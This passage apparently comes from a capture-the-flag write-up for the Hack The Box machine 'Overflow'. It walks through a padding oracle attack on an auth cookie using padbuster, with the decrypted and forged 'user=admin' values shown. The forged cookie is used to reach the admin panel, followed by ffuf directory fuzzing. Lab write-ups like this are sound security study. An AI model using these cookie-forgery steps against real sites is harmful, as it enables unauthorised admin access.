
4. Burp Suite Interception

Since we got auth cookie, we can be checked on developer tools. We can try modify it and check the response.


Below screenshot show the cookie auth is not being modify.




After follow the redirection. Noticed that we receive HTTP 200 OK.




With modify the cookie auth as shown below. Seem same to previous unmodified cookie request.




After follow redirection. We being navigated to logout.php page.



Follow the redirection again until end, we will receive 400 Error Bad request.



If we test on browser. We can saw the error message. 'Invalid Padding' notified.



Google about "Cookie Padding Attack". Discover this article on how to do the attack. Installed padbuster and follow the guide on the article. As my cookie is expired, during my reading on the article, so I have created a new account with **sodanew1:sodanew**.

```
*** Response Analysis Complete ***

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       1       302     12503   ../login.php
2 **    255     302     0       ../logout.php?err=1
-------------------------------------------------------

Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (21/256) [Byte 8]
```

We can see the 1st block result show 'user=sod' --> 1st part of the username I had created.

```
Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (21/256) [Byte 8]
[+] Success: (98/256) [Byte 7]
[+] Success: (130/256) [Byte 6]
[+] Success: (250/256) [Byte 5]
[+] Success: (100/256) [Byte 4]
[+] Success: (104/256) [Byte 3]
[+] Success: (166/256) [Byte 2]
[+] Success: (218/256) [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): da32f0243f9b81c8
[+] Intermediate Bytes (HEX): 2e5d9e99027d9cea
[+] Plain Text: user=sod
```

We can see the final result show the full username is being decrypted.


```
Block 2 Results:
[+] Cipher Text (HEX): d4a8082ed0a8b349
[+] Intermediate Bytes (HEX): bb5c95530e9882cb
[+] Plain Text: anew1

------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=sodanew1

[+] Decrypted value (HEX): 757365723D736F64616E657731030303

[+] Decrypted value (Base64): dXNlcj1zb2RhbmV3MQMDAw==
```

Now we can try to encrypt with 'user=admin' as we need admin credentials. On most of the website, admin usually exist.


```
------------------------------------------------------
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
------------------------------------------------------
```

5. Cookie Replace


   Modify the cookie 'auth' value with the 1 we created by padbuster. We can now access Admin panel.



By clicking on the Logs. Seem like this is a normal logs.



By clicking on the admin panel, being redirected to CMS login panel.




6. CMS Enumeration


   Directory Fuzz '/admin_cms_panel/'.

```
 :: Method           : GET
 :: URL              : http://overflow.htb/admin_cms_panel/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/overflow-htb-admin-cms.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 272ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 272ms]
.htaccess.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 273ms]
.htpasswd.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 270ms]
admin                   [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 255ms]
assets                  [Status: 301, Size: 329, Words: 20, Lines: 10, Duration: 257ms]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 318ms]
doc                     [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 263ms]
lib                     [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 273ms]
modules                 [Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 258ms]
tmp                     [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 259ms]
uploads                 [Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 260ms]
:: Progress: [40952/40952] :: Job [1/1] :: 156 req/sec :: Duration: [0:04:31] :: Errors: 0 ::
```


   Test random credentials.



